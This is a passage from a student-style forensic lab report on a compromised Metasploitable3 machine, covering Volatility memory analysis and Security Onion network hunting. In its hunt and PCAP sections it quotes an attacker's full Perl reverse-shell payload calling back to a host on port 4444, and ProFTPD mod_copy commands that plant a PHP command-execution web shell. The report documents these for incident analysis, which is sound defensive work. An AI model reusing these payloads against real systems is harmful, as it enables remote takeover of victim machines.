    - Similar to the previous process, multiple memory regions are marked as rwx. Again, this indicates possible code injection.
3. Process Name: java (PID 1772)
    - A single memory region is marked as rwx. While this could be legitimate depending on the context of the Java application, it's worth investigating further, especially if the process is not expected to have such permissions.

Proc

The **'*proc.Maps*'** command in Volatility is utilized for system inspection. The memory mappings for a particular process, denoted by its process ID (pid), are shown by system calfile. It offers information on the various memory locations that the process uses, such as: Address Range, Permissions, Offset, Device, Inode, Pathname, Flags, Process.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.proc.Maps




Fig 66 - Memory Mapping Analysis

Check syscall

The '***check_syscall***' command in Volatility to look for hooks or alterations in the system call table of a Linux memory dump. A data structure included in the Linux kernel called a system call table is used to map system call numbers to the relevant kernel routines that handle those system calls.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.check_syscall.Check_syscall




Fig 67 - System call analysis

1. Syscalls:
    - System calls include common operations such as file I/O (SyS_read, SyS_write), process management (SyS_fork, SyS_execve), memory management (SyS_mmap, SyS_munmap), networking (SyS_socket, SyS_connect), and others.

Analysis:

The extracted system call table provides crucial insights into the functionality and capabilities of the Linux operating system present in the memory dump

Part 3: Network Traffic Analysis using Security Onion

The provided Security Onion Dashboard presents an analysis of a PCAP file obtained from an exploited machine. The report provides insights into various event categories, datasets, modules, observer details, source and destination IPs, ports, and associated logs.

Basic Metrics in Dashboard




Fig 68: Security Onion Dashboard

- Event Dataset Distribution:
    - system.syslog: 138,291
    - kratos.access: 8,772
    - elastic_agent.filebeat: 5,241
    - elasticsearch.server: 1,646
    - elastic_agent.osquerybeat: 1,236

        - elastic_agent: 301
        - elastic_agent.fleet_server: 237
        - zeek.dhcp: 185
        - zeek.conn: 63
        - system.auth: 25
    - Event Category Distribution:
        - system: 138,316
        - kratos: 8,790
        - elastic_agent: 7,015
        - elasticsearch: 1,646
        - zeek: 310
    - Event Module Distribution:
        - iam: 8,790
        - network: 310
        - session: 13
        - so: 310

Group Metrics

- Source IP Distribution:
    - 192.168.9.4: 46
    - 192.168.9.2: 43
    - fe80::20c:29ff:fe34:8147: 16
    - 0.0.0.0: 10
    - fe80::2cc:ccff:fecc:cccc: 2
- Destination IP Distribution:
    - 192.168.9.4: 40
    - 192.168.9.255: 21
    - 224.0.0.251: 16
    - ff02::fb: 16
    - 255.255.255.255: 10
    - 192.168.9.2: 6
    - ff02::2: 2
- Destination Port Distribution:
    - 5353: 32

- 80: 30
- 138: 14
- 22: 12
- 67: 10
- 137: 7
- 21: 4
- 134: 2

Observations and Insights


- Event Dataset Analysis:
  - The majority of events are logged under system.syslog followed by kratos.access and elastic_agent.filebeat, indicating extensive system activity and access logs.
- Event Category Insights:
  - System and Elasticsearch related events dominate the category distribution, suggesting significant system-level and Elasticsearch activity during the analyzed period.
- Event Module Examination:
  - The iam and so modules show notable activity, possibly indicating identity and access management operations alongside security operations activities.
- IP Address Analysis:
  - Source IPs 192.168.9.4 and 192.168.9.2 are the most frequently observed, likely indicating the primary sources of network traffic.
  - Destination IPs 192.168.9.4 and 192.168.9.255 are prominent, suggesting internal network communication and broadcasting.
- Port Utilization:
  - Common ports such as 80 (HTTP), 22 (SSH), and 137 (NetBIOS) are observed, alongside other ports like 5353 and 138, indicating diverse network activities including web browsing, SSH connections, and network service discovery.

The forensic analysis of the provided Security Onion Dashboard reveals extensive system activity, access logs, network traffic, and communication patterns within the analyzed PCAP file. The observed events, modules, IPs, and ports provide insights into the exploited

machine's behavior and potential security incidents. Further investigation and correlation with additional data may be necessary to fully understand the nature and impact of the observed activities.

The provided Hunt Connection Details offer insights into specific network connections identified during the forensic investigation. These connections encompass various protocols such as FTP, DNS, DHCP, HTTP, and SSH, among others, occurring between different source and destination IPs within the network.

Events



Timestamp	source.ip	source.port	destination.ip	destination.port	network.transport
2024-04-18 01:04:11.001 +00:00	192.168.9.2	39995	192.168.9.4	80	tcp
2024-04-18 01:04:11.001 +00:00	192.168.9.2	39995	192.168.9.4	80	tcp
2024-04-18 01:04:10.782 +00:00	192.168.9.2	33305	192.168.9.4	21	tcp
2024-04-18 01:04:10.782 +00:00	192.168.9.2	33305	192.168.9.4	21	tcp
2024-04-18 01:03:18.620 +00:00					
2024-04-18 01:03:05.890 +00:00					
2024-04-18 01:02:51.218 +00:00					
2024-04-18 01:02:37.093 +00:00					
2024-04-18 01:02:30.044 +00:00	192.168.9.2	33623	192.168.9.4	80	tcp
2024-04-18 01:02:30.044 +00:00	192.168.9.2	33623	192.168.9.4	80	tcp
2024-04-18 01:02:29.643 +00:00	192.168.9.2	42819	192.168.9.4	21	tcp
2024-04-18 01:02:29.643 +00:00	192.168.9.2	42819	192.168.9.4	21	tcp

Fig 69: Security Onion Events Tab

In the Security Onion "Events" tab, most of the connection was found to be initiated from 192.168.9.2(attacker machine) targeting IP address 192.168.9.4(victim machine) on various ports (such as 80, 22, and 21). The ports that were used signifies a potential security breach within the network. This observation indicates unauthorized access attempts or exploitation of vulnerabilities on the victim machine, possibly through web-based attacks, SSH brute-force attempts, or FTP exploitation.

Alerts




Fig 70: Security Onion Alerts Tab

Since the pcap file that was generated does not give the alerts based on the predefined rules, the report is more focused on hunt and case creation for the IPS and IDS detected events.

Hunt Connection Summary




Fig 71 : Security Onion Hunt Connections

1. FTP Connection:
    - Source: 192.168.9.2 (Client)
    - Destination: 192.168.9.4 (Server)
    - Port: 21
    - Protocol: TCP
    - Description: An FTP connection was established from the client to the server. The connection state indicates normal SYN/FIN completion.

2. HTTP Connection:
    - Source: 192.168.9.2 (Client)
    - Destination: 192.168.9.4 (Server)
    - Port: 80
    - Protocol: TCP
    - Description: An HTTP connection was initiated from the client to the server.
3. SSH Connection:
    - Source: 192.168.9.2 (Client)
    - Destination: 192.168.9.4 (Server)
    - Port: 22
    - Protocol: TCP
    - Description: SSH connections were established bidirectionally between the client and the server.
4. DNS Requests:
    - Source: 192.168.9.2 (Client) / 192.168.9.4 (Server)
    - Destination: 224.0.0.251 (Multicast Address) / 192.168.9.255 (Broadcast Address)
    - Port: 5353
    - Protocol: DNS
    - Description: DNS queries were made from both the client and server to multicast and broadcast addresses, respectively.
5. DHCP Requests:
    - Source: 0.0.0.0 (Client)
    - Destination: 255.255.255.255 (Broadcast Address)
    - Port: 67 (Client) / 68 (Server)
    - Protocol: DHCP
    - Description: DHCP requests were broadcasted from the client to obtain network configuration parameters.

Observations


- Protocol Diversity: The network activity involves a variety of protocols including TCP (FTP, HTTP, SSH), UDP (DHCP, DNS), and multicast/broadcast DNS requests.
- Internal Communication: Most connections occur within the local network (192.168.9.x), indicating internal communication.

- Client-Server Interaction: Established connections involve interactions between client and server systems, suggesting regular network operations.

The analysis of the Hunt Connection Details provides valuable insights into specific network activities within the investigated environment. Understanding the nature and context of these connections aids in comprehending the network behavior, potential security threats, and ongoing operations within the network infrastructure.

Hunt - Attack Payload

The events related to http requests were hunted as there were multiple posts and get requests identified to various destination ports.



Count	source.ip	source.port	destination.ip	destination.port
26	192.168.9.2	54080	192.168.9.4	80
8	192.168.9.2	35654	192.168.9.4	80
8	192.168.9.2	58802	192.168.9.4	80
6	192.168.9.2	40210	192.168.9.4	80
6	192.168.9.2	43145	192.168.9.4	80
2	192.168.9.2	33623	192.168.9.4	80
2	192.168.9.2	36295	192.168.9.4	80
2	192.168.9.2	39995	192.168.9.4	80
2	192.168.9.4	53226	192.168.9.2	22
2	192.168.9.4	53229	192.168.9.2	22

Fig 72 : Security Onion Port 80 analysis

Navigated to one of the requests to further dig into the analysis of the request. Found out the interesting http.uri payload that was navigating some links. With due concern regarding the hunt, results were grouped by the http.uri payload.




Fig 73 : http.uri




Fig 74 : payloads used

On analyzing the grouped results, a potentially malicious PERL script was identified to gain a reverse shell.

Identified script:

"/PIflb.php?onV3ZJ2=nohup perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.52.130:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};' &"

Which shows that it attempts to establish a connection to an IP address (192.168.52.130) on port 4444 using a socket. This script seems to be an attempt to establish a persistent backdoor connection to a remote host, allowing the attacker to execute arbitrary commands on the compromised system. It's a typical payload used in various types of cyber attacks, such as web exploitation or malware propagation.

Fig 75 : message containing victim and attack machine

From the message tab we can further visualize that the attack was executed to the host 192.168.9.4 which is our victim machine and the ip that was initiating the attack was the kali machine with ip 192.168.52.130.

PCAP Analysis

Hunt - Payload Pcap:

The pcap analysis of the hunt attack payload is shown in the figure below.




Fig 76:Hunts Payload Pcap

During the hunt analysis, it was discovered that the attacker was attempting to initiate a reverse Perl shell. This finding was corroborated by examining the packet capture (pcap), where a successful attack was observed. In the pcap data, a GET request containing the payload mentioned earlier was detected, followed by a "200 OK" response from the victim machine. This sequence of events strongly indicates that the attack was successful, as the victim machine responded positively to the attacker's request, potentially allowing the establishment of a reverse shell connection.

ProFTPD attack exploited pcap analysis

Furthermore analysis of the pcap file containing the initiation of the proftpd server was analyzed so as to get back to the incident performed during the attack.




Fig 77: ProFTPD attack exploited pcap analysis

The following excerpt depicts a series of commands and responses exchanged with an FTP server, indicating actions taken by an attacker to manipulate files and potentially exploit vulnerabilities on the server. FTP server banner "220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.9.4]" indicates that ProFTPD version 1.3.5 is running on the victim machine with the IP address 192.168.9.4. The subsequent commands, "SITE CPFR /proc/self/cmdline" and "SITE CPTO /tmp/.<?php passthru($_GET['oLMrsu']);?>", are attempts to copy the command-line arguments of the current process (/proc/self/cmdline) to a temporary PHP file. The response "350 File or directory exists, ready for destination name" and "250 Copy successful" indicate that the commands were executed successfully. This shows that it allows the attacker to execute arbitrary commands on the system by accessing the PHP script with a GET parameter.

Hunt - File Type Summary




Fig 78 : Security Onion Hunt File Types

The provided Hunt File Type Details offer insights into specific files transferred within the network during the forensic investigation. The files include plaintext documents, HTML files, and GIF images, exchanged between source and destination IPs. These files are transmitted over HTTP connections.

1. Plaintext Files:
    - MIME Type: text/plain

- Source IP: 192.168.9.2 (Client)
- Destination IP: 192.168.9.4 (Server)
- Occurrences: 7

2. GIF Images:
